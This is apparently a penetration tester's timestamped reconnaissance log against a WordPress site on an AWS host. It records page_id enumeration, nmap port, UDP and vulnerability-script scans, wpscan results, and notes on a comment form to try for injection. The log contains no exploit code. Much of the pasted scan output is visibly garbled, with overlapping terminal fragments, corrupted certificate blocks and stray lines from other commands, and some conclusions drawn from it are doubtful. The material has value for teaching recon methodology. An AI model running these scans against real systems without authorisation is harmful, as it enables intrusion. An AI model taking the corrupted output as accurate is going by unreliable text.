

DAY 1

MY IP ADDRESS: 138.75.173.200

09:26 - Visited website to understand the webpage

Noted that it is a wordpress site

"Home" page link shows the IP Address of the site: <http://54.237.125.183/>

"What We Do" Page link and others have a pageid given to them:

https://www.arathontechnologies.com/?page_id=20

Tested changing the page_id to some random numbers but mostly gave the "page not found" page

There is a post that is rather sensitive but is available to be read on the front page

AUGUST 15, 2020

Dear Team

Team,

This site is our first one that we have just newly setup, with the InfiniteWP plugin installed to facilitate the management of multiple WordPress sites in future. For now, we will focus on this sole site first.

Please login with the usernames that are really easy to remember, e.g. wordpress. The passwords have been sent to you separately.

Thanks.

KennyYap

09:32 - Visited <https://www.arathontechnologies.com/wp-content/uploads/> --
403 status page

Email found in the main website: enquiry.arathontech@outlook.com

Reading the page source found that the theme used is Twenty-Seventeen

```

'0 >-->
'0 <script type='text/javascript' src='https://www.arathontechnologies.com/wp-content/themes/twentyseventeen/assets/js/skip-link-focus-fix.js?ver=1.0'></script>
'1 <script type='text/javascript' src='https://www.arathontechnologies.com/wp-content/themes/twentyseventeen/assets/js/navigation.js?ver=1.0'></script>
'2 <script type='text/javascript' src='https://www.arathontechnologies.com/wp-content/themes/twentyseventeen/assets/js/global.js?ver=1.0'></script>
'3 <script type='text/javascript' src='https://www.arathontechnologies.com/wp-content/themes/twentyseventeen/assets/js/jquery.scrollTo.js?ver=2.1.2'></script>
'4 <script type='text/javascript' src='https://www.arathontechnologies.com/wp-includes/js/wp-embed.min.js?ver=4.8.14'></script>
'5 <svg style="position: absolute; width: 0; height: 0; overflow: hidden;" version="1.1" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink">
'6 <defs>
'7 <symbol id="iron-hammer" viewBox="0 0 37 37">

```

09:42 - accessed a "Coffee" Page via changing page-id to 15; 14 is sandwich; 13 is expresso

Has a comments form box. Can be used for injection testing later. But as last resort as wordpress likely to have no vulns in comment box

Noted that when accessing these pages, the page_id becomes attachment_id

09:45 -- accessed wp-admin to make sure it is 'loginable'

09:49 - did nmap initial scan of TOP 50 tcp ports using the following command
sudo nmap -sV -O --top-ports 50 --open -oA nmap/initial 54.237.125.183

Result:

```

[ kali㉿kali: ~ ]$ sudo nmap -sV -O --top-ports 50 --open -oA nmap/initial 54.237.125.183
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-26 21:49 EDT
Nmap scan report for ec2-54-237-125-183.compute-1.amazonaws.com (54.237.125.183)
Host is up (0.16s latency).
Not shown: 47 filtered ports
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE      VERSION
80/tcp    open  http          Microsoft IIS httpd 10.0
443/tcp   open  ssl/http     Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.4.X|3.X, Microsoft Windows XP|7|2012
OS CPE: cpe:/o:linux:linux_kernel:2.4..37 cpe:/o:linux:linux_kernel:3.2 cpe:/o:microsoft:windows_xp::sp3 cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows_server_2012
OS details: DD-WRT v24-sp2 (Linux 2.4.37), Linux 3.2, Microsoft Windows XP SP3, Microsoft Windows XP SP3 or Windows 7 or Windows Server 2012
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.16 seconds

```

09:51 - did a full port nmap scan of the following command

sudo nmap -sC -sV -O --open -p -oA nmap/full -vvv 54.237.125.183

10:22 - Scan completed

Result:

```
kali㉿kali:~$ sudo nmap -sC -sV -O --open -p- -oA nmap/full -vvv 54.237.125.183
[sudo] password for kali: OS scan) requires root privileges.
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-26 21:51 EDT
NSE: Loaded 151 scripts for scanning. 9 ports --open --oA nmap/initial 54.237.125.183
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan./initial.nmap for writing
Initiating NSE at 21:51
Completed NSE at 21:51, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.nmap.jsfiles.py    jsfiles.sh    li2u-output    Music
Initiating NSE at 21:51    gitleaks-linux-amd64.jsfiles.sh    linkedinusername-master    nmap_r
Completed NSE at 21:51, 0.00s elapsed payload.py    lab-connection    mssqlclient.py    osCP_o
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 21:51--Sv--top-parts 50 --open --oA nmap/initial 54.237.125.183
Completed NSE at 21:51, 0.00s elapsed ) at 2020-10-26 21:49 EDT
Initiating Ping Scan at 21:51 54.237.125.183.compute-1.amazonaws.com (54.237.125.183)
Scanning 54.237.125.183 [4 ports]
Completed Ping Scan at 21:51, 0.05s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 21:51 defeat-rst-ratelimit
Completed Parallel DNS resolution of 1 host. at 21:51, 0.00s elapsed
DNS resolution of 1 IPs took 0.00s. Mode: Async [#: 1, OK: 1, NX: 0, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 21:51 HTTPAPI httpd 2.0 (SSDP/UPnP)
Scanning ec2-54-237-125-183.compute-1.amazonaws.com (54.237.125.183) [65535 ports]
Discovered open port 80/tcp on 54.237.125.183 cause we could not find at least 1 open and 1 closed port
Discovered open port 443/tcp on 54.237.125.183
Discovered open port 3389/tcp on 54.237.125.183[73012]
SYN Stealth Scan Timing: About 3.87% done; ETC: 22:04 (0:12:51 remaining):/o:microsoft:windows_xp::sp
SYN Stealth Scan Timing: About 5.74% done; ETC: 22:08 (0:16:42 remaining)P SP3, Microsoft Windows XP S
SYN Stealth Scan Timing: About 7.44% done; ETC: 22:11 (0:18:52 remaining)
SYN Stealth Scan Timing: About 8.17% done; ETC: 22:15 (0:22:40 remaining)
SYN Stealth Scan Timing: About 9.28% done; ETC: 22:18 (0:24:37 remaining): https://nmap.org/submit/ .
SYN Stealth Scan Timing: About 10.28% done; ETC: 22:20 (0:26:38 remaining)
SYN Stealth Scan Timing: About 30.50% done; ETC: 22:27 (0:25:09 remaining)
SYN Stealth Scan Timing: About 37.52% done; ETC: 22:28 (0:23:19 remaining)
SYN Stealth Scan Timing: About 44.41% done; ETC: 22:29 (0:21:24 remaining)
SYN Stealth Scan Timing: About 48.17% done; ETC: 22:28 (0:19:22 remaining)
SYN Stealth Scan Timing: About 52.19% done; ETC: 22:27 (0:17:30 remaining)
SYN Stealth Scan Timing: About 56.54% done; ETC: 22:27 (0:15:39 remaining).183)
SYN Stealth Scan Timing: About 60.67% done; ETC: 22:26 (0:13:51 remaining)
SYN Stealth Scan Timing: About 65.20% done; ETC: 22:25 (0:12:01 remaining)(37.125.183) are open|filtered
SYN Stealth Scan Timing: About 69.67% done; ETC: 22:24 (0:10:14 remaining)
SYN Stealth Scan Timing: About 94.19% done; ETC: 22:22 (0:01:50 remaining)
Completed SYN Stealth Scan at 22:22, 1857.07s elapsed (65535 total ports)
Initiating Service scan at 22:22
Scanning 3 services on ec2-54-237-125-183.compute-1.amazonaws.com (54.237.125.183) Music
Completed Service scan at 22:22, 14.30s elapsed (3 services on 1 host) linkedinusername-master nmap_
Initiating OS detection (try #1) against ec2-54-237-125-183.compute-1.amazonaws.com (54.237.125.183)
NSE: Script scanning 54.237.125.183.
NSE: Starting runlevel 1 (of 3) scan.ports 50 --open --oA nmap/initial 54.237.125.183
Initiating NSE at 22:22 https://nmap.org/ ) at 2020-10-26 21:49 EDT
Completed NSE at 22:22, 8.90s elapsed83.compute-1.amazonaws.com (54.237.125.183)
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 22:22ports
Completed NSE at 22:22, 2.11s elapsedfiltered due to --defeat-rst-ratelimit
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 22:22 Microsoft IIS httpd 10.0
Completed NSE at 22:22, 0.00s elapsed HTTPAPI httpd 2.0 (SSDP/UPnP)
Nmap scan report for ec2-54-237-125-183.compute-1.amazonaws.com (54.237.125.183)
Host is up, received reset ttl 128 (0.16s latency).e could not find at least 1 open and 1 closed port
Scanned at 2020-10-26 21:51:10 EDT for 1886s
Not shown: 65532 filtered ports soft Windows XP|7|2012
Reason: 65532 no-responses kernel:2.4.37 cpe:/o:linux:linux_kernel:3.2 cpe:/o:microsoft:windows_xp:s
Some closed ports may be reported as filtered due to --defeat-rst-ratelimitSP3, Microsoft Windows XP |
PORT STATE SERVICE lws; CR|REASON |o:micro VERSION
80/tcp open http syn-ack ttl 128 Microsoft IIS httpd 10.0
| http-methods: detection performed. Please report any incorrect results at https://nmap.org/submit/ .
|_ Supported Methods: GET HEAD POST OPTIONS in 27.16 seconds
|_ http-server-header: Microsoft-IIS/10.0 54.237.125.183
|_ http-title: Did not follow redirect to https://www.arathontechnologies.com/
443/tcp open ssl/http syn-ack ttl 128 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-server-header: Microsoft-HTTPAPI/2.0 54.237.125.183
|_ http-title: Not Found https://nmap.org/ ) at 2020-10-26 21:52 EDT
```

```
SYN Stealth Scan Timing: About 94.19% done; ETC: 22:22 (0:01:50 remaining)
Completed SYN Stealth Scan at 22:22, 1857.07s elapsed (65535 total ports)
Initiating Service scan at 22:22
Scanning 3 services on ec2-54-237-125-183.compute-1.amazonaws.com (54.237.125.183) Music
Completed Service scan at 22:22, 14.30s elapsed (3 services on 1 host) linkedinusername-master nmap_
Initiating OS detection (try #1) against ec2-54-237-125-183.compute-1.amazonaws.com (54.237.125.183)
NSE: Script scanning 54.237.125.183.
NSE: Starting runlevel 1 (of 3) scan.ports 50 --open --oA nmap/initial 54.237.125.183
Initiating NSE at 22:22 https://nmap.org/ ) at 2020-10-26 21:49 EDT
Completed NSE at 22:22, 8.90s elapsed83.compute-1.amazonaws.com (54.237.125.183)
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 22:22ports
Completed NSE at 22:22, 2.11s elapsedfiltered due to --defeat-rst-ratelimit
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 22:22 Microsoft IIS httpd 10.0
Completed NSE at 22:22, 0.00s elapsed HTTPAPI httpd 2.0 (SSDP/UPnP)
Nmap scan report for ec2-54-237-125-183.compute-1.amazonaws.com (54.237.125.183)
Host is up, received reset ttl 128 (0.16s latency).e could not find at least 1 open and 1 closed port
Scanned at 2020-10-26 21:51:10 EDT for 1886s
Not shown: 65532 filtered ports soft Windows XP|7|2012
Reason: 65532 no-responses kernel:2.4.37 cpe:/o:linux:linux_kernel:3.2 cpe:/o:microsoft:windows_xp:s
Some closed ports may be reported as filtered due to --defeat-rst-ratelimitSP3, Microsoft Windows XP |
PORT STATE SERVICE lws; CR|REASON |o:micro VERSION
80/tcp open http syn-ack ttl 128 Microsoft IIS httpd 10.0
| http-methods: detection performed. Please report any incorrect results at https://nmap.org/submit/ .
|_ Supported Methods: GET HEAD POST OPTIONS in 27.16 seconds
|_ http-server-header: Microsoft-IIS/10.0 54.237.125.183
|_ http-title: Did not follow redirect to https://www.arathontechnologies.com/
443/tcp open ssl/http syn-ack ttl 128 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-server-header: Microsoft-HTTPAPI/2.0 54.237.125.183
|_ http-title: Not Found https://nmap.org/ ) at 2020-10-26 21:52 EDT
```

```
_http-title: Not Found
ssl-cert: Subject: commonName=www.arathontechnologies.com
Subject Alternative Name: DNS:www.arathontechnologies.com
Issuer: commonName=Let's Encrypt Authority X3/organizationName=Let's Encrypt/countryName=US
Public Key type: rsa
Public Key bits: 3072
Signature Algorithm: sha256WithRSAEncryption
Not valid before: 2020-09-23T07:13:22
Not valid after: 2020-12-22T07:13:22
MD5: 7d32 59db 27a1 6a59 125d 04a1 af86 c312
SHA-1: cfda b5ea 0912 2140 2bf7 02c9 0bc8 0729 83e6 7c8f
-----BEGIN CERTIFICATE-----
MIIF7zCCBNegAwIBAgISA9vgoQPgGSIJCdUQKg+rvz11MA0GCSqGSIB3DQEBCwUA
MEoxCzAJBgNVBAYTAlVTMRYwFAYDVQQKEw1MZXQncyBFbmNyeXB0MSMwIQYDVQQD
.237.125.183
ExpMXZQncyBFbmNyeXB0IEF1dGhvcmloesBYMzAeFw0yMDA5MjMwNzEzMjJaFw0y
MDEyMjIwNzEzMjJaMCYxJDAiBgNVBAMTG3d3dy5hcmF0aG9udGVjaG5vbG9naWVz
LmNvbTCCAAiwDQYJKoZIhvcNAQEBBQADggGPADCCAYoCggGBAJeML1yxqisQLwkOaI
.54.237.125.183
9gwkFAax8Yb0dpEts/hEdeSTCPToOB2ZHkuvtfVOCAVXrooOk+LumNA3G7mbQCb2
57/XgJQzrKgmIEiaWmd5xSJ5cwwE3 jegXcncc1ztfcf7WU0ke7N5akn6mYWdSR4P
z0dQZ5wwz8nEV7l+vp2yZ213Jx9UH8rwxSU1E8juB3ID4I9zDjpWB7h43lf7J
sE8o7kYpygMBaYzz4As8zoBkc/Cy2Gr1WDHTbp7YsCUSJ4mOM3zvnHXlvapU9N0V
WeaCo0Iow7z0/YaDAGj5NRcDXWJLxrLQxA6VEJtkqGwGl/DNa5KaVBfVHZLds6F
L8quDmtwqkFtw3fgPDqTWPc8fr8CbvRTn70uzXBj+84mTxITKOXAN2p70kHIM2a
5Dz0vQ3cwf7sAgl7kuGwB/+bCGK019zxwgN1F7KocB4oNTKTNoWMATKF2rOpWP7Fon
j8alyAonQVowGE2XlXANij7t6Wqy6tgNVKKFmW7dvo0f42CsVwIDAQABo4ICcTCC
Am0wDgYDVR0PAQH/BAQDAgWgMB0GA1UdJQQWMBQGCCsGAQUFBwMBBgrBgeFBQcDai
AjAMBgNVHRMBAf8EAjAAMB0GA1UdDgQWBBTnIBnNHoDtSDNsWk3Tz5tlpif3wjAf
BgNVHSMEGDAwgbSoSmpjBH3duubRObemRWXv86jsotBvBgrBgeFBQcBAQRjMGEw4
LgYIKwYBBQUHMAGGImh0dHA6Ly9vY3NwLmludC14My5sZRZZW5jcnlwdC5vcmcw
LwYIKwYBBQUHMAKG12h0dHA6Ly9jZXRZZW5jcnlwdC5vcmcv
MCYGA1UdEQQfMB2C93d3dy5hcmF0aG9udGVjaG5vbG9naWVzLmNvbTBMBgNVHSAE
RTBDMAgBmeBDAECATA3BgsrBgeEAYLfEwEBTAoMCYGCCsGAQUFBwIBFhpodHRw
O18vY3BzLmxldHnlbmNyeXB0Lm9yZzCCAQUGCisGAQQB1nkCBAlEgfyEgfMA8QB2
APCVpFnyANGCQBATL50Ijq1l/h1H45nh0DSmsKiqjrJzAAABdLoGMewAAQDAEcwP)
RQIgOXCVYRI8x4LQJIn0g4BGdgy/HNHMniXuVZmVTLD818YCIQCSsVZls4woT5WJ
Xpogae88qpBcGH5Fq+reYuL5+lb6SQB3ALIeBcyLos2KIE6HZvkruYolIGdr2vpw
57JJUy3vi5BeAAAAbdLoGMeoAAAQDAEgwRgIhAKQweUuMCkk+cFDx8I3dyIpH+r6l
6cQ/0kcLwmwti7DxAiEAonKbFrWXXmSZTs5XgFznba+CZ6yBmyukOn//SVlWagkw
DQYJKoZIhvcNAQELBQADggEBADJ0tuBLbEfLeCmHGhJ6wlg0jJWZaD8g7ku5j2G:3.2
zD0rnsYhXXsZt4m0mj28XeLTIn7cvVmUBSMizkdzRj52w777unF141zYWww+Mn3
UdtXR7eX5DMPFqh+l/Gav4U6BEts3HjfvoX5ZddERucWF6IC1cB7ENwIeMh8aFXJ
Jd1HPV0xcMMRV36iztzqShB718RgNLRzjgrz6knr95QcNBu0PE3+dwCGFr0dzm/
FrUoOzjrp3qiBHqlqL5kzAN/46V5JV9PLwh92HN19Kyf3ZeRapiPB9WzgGhsdU
EYxJrrlxdtT7UGJ8YDeajKmyuLk4m1RpSTMua0pIAUIOWi4=.6 seconds
-----END CERTIFICATE-----
ssl-date: 2020-10-27T02:22:47+00:00; +13s from scanner time.
tls-alpn:
  http/1.1 sudo nmap -sU -p- --open nmap/udp 54.237.125.183
3389/tcp open ms-wbt-server syn-ack ttl 128 Microsoft Terminal Services
  rdp-ntlm-info: for ec2-54-237-125-183.compute-1.amazonaws.com (54.237.125.183)
    Target_Name: EC2AMAZ-1EK502L
    NetBIOS_Domain_Name: EC2AMAZ-1EK502L-183.compute-1.amazonaws.com (54.237.125.183) are open
    NetBIOS_Computer_Name: EC2AMAZ-1EK502L
    DNS_Domain_Name: EC2AMAZ-1EK502L scanned in 1735.60 seconds
    DNS_Computer_Name: EC2AMAZ-1EK502L
```

```
Product_Version: 10.0.17763
System_Time: 2020-10-27T02:22:39+00:00
ssl-cert: Subject: commonName=EC2AMAZ-1EK502L
Issuer: commonName=EC2AMAZ-1EK502L
Public Key type: rsa
Public Key bits: 2048
Signature Algorithm: sha256WithRSAEncryption
Not valid before: 2020-08-24T12:43:06
Not valid after: 2021-02-23T12:43:06
MD5: 0317 a4d4 af53 bb8b e40a 4a06 5c85 390b
SHA-1: e93a c84a 1a17 0fa9 76ca f237 ee0a 210c 9176 deb7
-----BEGIN CERTIFICATE-----
MIIC4jCCAcqgAwIBAgIQL8xiBuEwt6FEnWPOYHAp1DANBgkqhkiG9w0BAQsFADAA
MRgwFgYDVQQDEw9FQzJBTUfALTFFsUwMkwHhcNMjAwODI0MTI0MzA2WhcNMjEw
MjIzMjI0MzA2WjAaMRgwFgYDVQQDEw9FQzJBTUfALTFFsUwMkwHhcNMjAwODI0MTI0MzA2WhcNMjEw
SIB3DQEBAQUAA4IBDwAwggEKAoIBAQCT7ny1mAh773Wg5PjPn9sPPD3cDyuJ5q2s
Y33sDEFY0nD/hHCJGtJk0rXuv8qJb5Aj8jxh0Tt8/YF2s0/uQnH2TEuyB05
kdInsp9kPUOegwQX7OpFX9+INRH++AJcuRIQZ+cb9QkXWewQt+igABMae8NX3iH
A+fsQbrEbveCiK1U38zVdeV8SzYpMHPaZ+nzNtEP65wSErcenDffr77l1WvP1pEM
W/b13evT6+JEt0b0c6HAHPixUcsEVfsJX0+e4D4ttIfJv3nQnGyWt/DCc64nlAr
ayqLBhlepUDAxInB4lw3ra926110ZTRTzvuuCxx2A1gQHBfREbMVAgMBAAGjJDAi
MBMGA1udJQZQMMAoGCCsGAQUFBwBMAsGA1udDQEAwIEMDANBgkqhkiG9w0BAQsF
AAOCQAEBEkdkrn+rjytAG01D6aV3mY4QEpPNcsk2LbzZTcaHsFA9zLW0o9PGgZ
xwF2ixW2WSX/Drge1QPzk1Bg2W2a+pAAVGh22ujklTq832U3C7wigut9cBRiwX6V
d9/CYhfA42NsvdkyHyhfmaNbTz3YM6kvhVQDCF13klnnQMfaDmwGKuppcoDtPftN
Njs0xgCxxBgcmmOKKFx/STLJBjeo2QqVUnfhf5tdwvKrsgeh8/EJdcX5P0jkCmq
204dxBNLY/eZqAF0zQAZ/Goyqrwo5B2D0Fm2nLjKIUGjVU+7G0j40KghpcG
PIee23sgHvo4QicwrgVXV7tpJJKB8A=-----END CERTIFICATE----- Microsoft IIS httpd 10.0
|_ssl-date: 2020-10-27T02:22:47+00:00; +13s from scanner time.
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux:linux_kernel:2.4.37
OS details: DD-WRT v24-sp2 (Linux 2.4.37)
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=10/26%OT=80%CT=%CU=%PV=N%G=N%TM=5F97846C%P=x86_64-pc-l
OS:linux-gnu)SEQ(SP=F2%GCD=1%ISR=10%TS=U)OPS(O1=M5B4%O2=M5B4%O3=M5B4%O4=M5B
OS:4%O5=M5B4%O6=M5B4)WIN(W1=FAF0%W2=FAF0%W3=FAF0%W4=FAF0%W5=FAF0%W6=FAF0)EC https://nmap.org/submit/
OS:N(R=Y%DF=N%TG=80%W=FAF0%O=M5B4%CC=N%Q=)T1(R=Y%DF=N%TG=80%S=0%A=S+%F=AS%R
OS:D=0%Q=)T2(R=N)T3(R=Y%DF=N%TG=80%W=FAF0%S=0%A=S+%F=AS%O=M5B4%RD=0%Q=)T4(R
OS:=Y%DF=N%TG=80%W=7FFF%S=A%A=Z%F=R%O=%RD=0%Q=)T6(R=Y%DF=N%TG=80%W=7FFF%S=A
OS:%A=Z%F=R%O=%RD=0%Q=)U1(R=N)IE(R=N)
----- sudo nmap -A -p 22,25,80,443 -oN nmap_out 54.237.125.183
TCP Sequence Prediction: Difficulty=242 (Good luck!) 21452 EDT
IP ID Sequence Generation: Busy server or unknown class naws.com (54.237.125.183)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

```
Host script results: ig Backups (via Passive and Aggressive Methods)
|_clock-skew: mean: 12s, deviation: 0s, median: 12s

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 22:22 Elapsed: 0.00s given, as a result vulnerability data has not been output.
Completed NSE at 22:22, 0.00s elapsed 50 daily requests by registering at https://wpvulndb.com/users/signin
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 22:22 Elapsed: 0.00s given, as a result vulnerability data has not been output.
Completed NSE at 22:22, 0.00s elapsed 50 daily requests by registering at https://wpvulndb.com/users/signin
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 22:22 Elapsed: 0.00s given, as a result vulnerability data has not been output.
Completed NSE at 22:22, 0.00s elapsed 50 daily requests by registering at https://wpvulndb.com/users/signin
Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.nmap
Nmap done: 1 IP address (1 host up) scanned in 1886.74 seconds
Raw packets sent: 132058 (5.809MB) | Rcvd: 129728 (5.232MB)
```

09:52 - did a UDP Scan on machine using the following command
sudo nmap -sU -p- -oA nmap/udp 54.237.125.183

10:21 - Scan finished

Result:

```
QUITTING!
kali㉿kali:~$ sudo nmap -sU -p- -oA nmap/udp 54.237.125.183
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-26 21:52 EDT
Nmap scan report for ec2-54-237-125-183.compute-1.amazonaws.com (54.237.125.183)
Host is up (0.20s latency).
All 65535 scanned ports on ec2-54-237-125-183.compute-1.amazonaws.com (54.237.125.183) are open|filtered
Nmap done: 1 IP address (1 host up) scanned in 1886.74 seconds (0.232MB)
```

Based on all nmap scan results:

For initial scan:

- Can observe that the webserver is running one Amazon AWS EC2
- can determine that Microsoft IIS server is managing the front end webpage
- A WBT service is open on port 3389, which is used for Microsoft RDP.
- OS Fingerprinting shows that the server service is microsoft windows, but the fingerprinting does not seem to be able to provide a specific identification.

For full scan:

- SSL-cert retrieved on both port 443 and 3389 -- Shows SSL is enabled
- SSL-cert is RSA encrypted with SHA-256
- Able to determine Issuer is from AWS EC2 service
- OS-fingerprint also shows service is microsoft, but determines the OS to be Linux 2.4.37

For udp scan: All UDP Ports are open

10:05 Triggered wpscan on the server using the following command:

wpscan --url <https://www.arathontechnologies.com>

Result:

```

[+] Do you want to update now? [y/n]: n, default: [N]N
[+] URL: https://www.arathontechnologies.com/ [54.237.125.183]
[+] Started: Mon Oct 26 22:05:38 2020
[+] Last updated: Mon Oct 26 22:05:38 2020
Interesting Finding(s):
[+] Headers
  Interesting Entries:
    - server: Microsoft-IIS/10.0
    - x-powered-by: PHP/7.4.9
  Found By: Headers (Passive Detection)
  Confidence: 100%
[+] XML-RPC seems to be enabled: https://www.arathontechnologies.com/xmlrpc.php
  Found By: Direct Access (Aggressive Detection) nmap/initial 54.237.125.183
  Confidence: 100% nmap/initial 54.237.125.183
  References:
    - http://codex.wordpress.org/XML-RPC_Pingback_API A nmap/initial 54.237.125.183
    - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
    - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
    - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
    - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access
[+] https://www.arathontechnologies.com/readme.html
  Found By: Direct Access (Aggressive Detection) lab-connection mssqlclient.py OSCP_0ld Pictures
  Confidence: 100% nmap/initial 54.237.125.183
[+] This site has 'Must Use Plugins': https://www.arathontechnologies.com/wp-content/mu-plugins/
  Found By: Direct Access (Aggressive Detection) nmap/initial 54.237.125.183
  Confidence: 80% nmap/initial 54.237.125.183
  Reference: http://codex.wordpress.org/Must_Use_Plugins
[+] The external WP-Cron seems to be enabled: https://www.arathontechnologies.com/wp-cron.php
  Found By: Direct Access (Aggressive Detection) nmap/initial 54.237.125.183
  Confidence: 60% nmap/initial 54.237.125.183
  References:
    - https://www.iplocation.net/defend-wordpress-from-ddos or find at least 1 open and 1 closed port
    - https://github.com/wpscanteam/wpscan/issues/1299
[+] WordPress version 4.8.14 identified (Latest, released on 2020-06-10). cpe:/microsoft:windows_xp::sp3 cpe:/microsoft:windows_7::sp1 cpe:/microsoft:windows_8::sp1 cpe:/microsoft:windows_8_1::sp1 cpe:/microsoft:windows_10::sp1
  Found By: Rss Generator (Passive Detection)
    - https://www.arathontechnologies.com/?feed=rss2, <generator>https://wordpress.org/?v=4.8.14</generator>
    - https://www.arathontechnologies.com/?feed=comments-rss2, <generator>https://wordpress.org/?v=4.8.14</generator>
[+] WordPress theme in use: twentyseventeen
  Location: https://www.arathontechnologies.com/wp-content/themes/twentyseventeen/
  Last Updated: 2020-03-31T00:00:00.000Z
  Readme: https://www.arathontechnologies.com/wp-content/themes/twentyseventeen/readme.txt
  [!!] The version is out of date, the latest version is 2.3
  Style URL: https://www.arathontechnologies.com/wp-content/themes/twentyseventeen/style.css?ver=4.8.14
  Style Name: Twenty Seventeen

```

```

Style URI: https://wordpress.org/themes/twentyseventeen/
Description: Twenty Seventeen brings your site to life with header video and immersive featured images. With a fo ...
Author: the WordPress team
Author URI: https://wordpress.org/
  nmap/initial 54.237.125.183
  Found By: Css Style In Homepage (Passive Detection) lab-connection mssqlclient.py OSCP_0ld Pictures
Version: 1.3 (80% confidence)
  Found By: Style (Passive Detection) nmap/initial 54.237.125.183
    - https://www.arathontechnologies.com/wp-content/themes/twentyseventeen/style.css?ver=4.8.14, Match: 'Version: 1.3'
  nmap/initial 54.237.125.183
[+] Enumerating All Plugins (via Passive Methods)
  nmap/initial 54.237.125.183
[!] No plugins Found. be reported as filtered due to --defeat-rst-rateLimit
[+] STATE SERVICE: 0 VERSION: 0
[+] Enumerating Config Backups (via Passive and Aggressive Methods)
  Checking Config Backups - Time: 00:00:27 ←
  nmap/initial 54.237.125.183
[!] No Config Backups Found. be unreliable because we could not find at least 1 open and 1 closed port
  nmap/initial 54.237.125.183

```

```

SYN Stealth Scan Timing: About 44.41% done; ETC
[+] Finished: Mon Oct 26 22:06:48.2020 done; ETC
[+] Requests Done: 51 done; ETC
[+] Cached Requests: 5 done; ETC
[+] Data Sent: 12.507 KB done; ETC
[+] Data Received: 384.994 KB done; ETC
[+] Memory used: 188.27 MB done; ETC
[+] Elapsed time: 00:01:09 done; ETC

```

Based on wpscan results, we can conclude and discover the following:

- Webpage is powered by Microsoft-IIS/10.0
- There is PHP running using version 7.4.9
- XML-RPC seems to be enabled
- WP-Cron seems to be enabled (Prevents DDoS)
- Wordpress version is 4.8.14 (latest version)
- Theme is indeed twentyseventeen
- No plugins are used but "Must Use Plugins" are available

10:38 - Do a vulnerability search on the server with nmap using the following command:

sudo nmap --script vuln,safe,discovery -p 443,80 54.237.125.183

11:20 - Scan completed

Result:

```
See the output of nmap -n for a summary of options.
kali㉿kali:~$ sudo nmap --script vuln,safe,discovery -p 443,80 54.237.125.183
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-26 22:38 EDT
    |_ Script TIP: SQL Column Truncation
Pre-scan script results:
  broadcast-avahi-dos: URL Cross-Site Scripting
  Discovered hosts: 224.0.0.251 - Remote Admin Reset Password
  After NULL UDP avahi packet DoS (CVE-2011-1002).
  Hosts are all up (not vulnerable). SQL Injection
  broadcast-dns-service-discovery: Cross-Site Scripting (Internet Explorer 6/7 / NS8.1)
  224.0.0.251 - SQL Injection
  55996/tcp companion-link Cross-Site Request Forgery Vulnerabilities
  Address=172.16.6.1
  broadcast-igmp-discovery: Cross-Site Request Forgery
  172.16.6.1 - Multiple Path Disclosure Vulnerabilities
  Interface: eth0 Denial of Service
  Version: 2.2 - Persistent Cross-Site Scripting
  Group: 224.0.0.251 Directory Traversal / Denial of Service
  Description: mDNS (rfc6762) Execution
  Use the newtargets script-arg to add the results as targets
broadcast-listener: 4.7.1 - Content Injection (Ruby)
  ether - 5.0 - Remote Code Execution
    ARP Request - Crop-image Shell Upload (Metasploit)
    sender ip - sender mac Host Mac target ip
  172.16.6.2 00:50:56:fa:07:a0 172.16.6.131
  eap-info: please specify an interface with -i
  targets-asn: < 2.1.2 - PHP_Self Cross-Site Scripting
  targets-asn.asn is a mandatory parameter
  temporary File Upload / Arbitrary PHP Code Execution
Stats: 0:01:11 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 75.54% done; ETC: 22:39 (0:00:10 remaining)
Stats: 0:01:13 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 77.48% done; ETC: 22:39 (0:00:09 remaining)
Stats: 0:01:13 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 78.83% done; ETC: 22:39 (0:00:09 remaining)
Stats: 0:01:14 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 79.88% done; ETC: 22:39 (0:00:08 remaining)
Stats: 0:05:51 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.72% done; ETC: 22:44 (0:00:01 remaining)
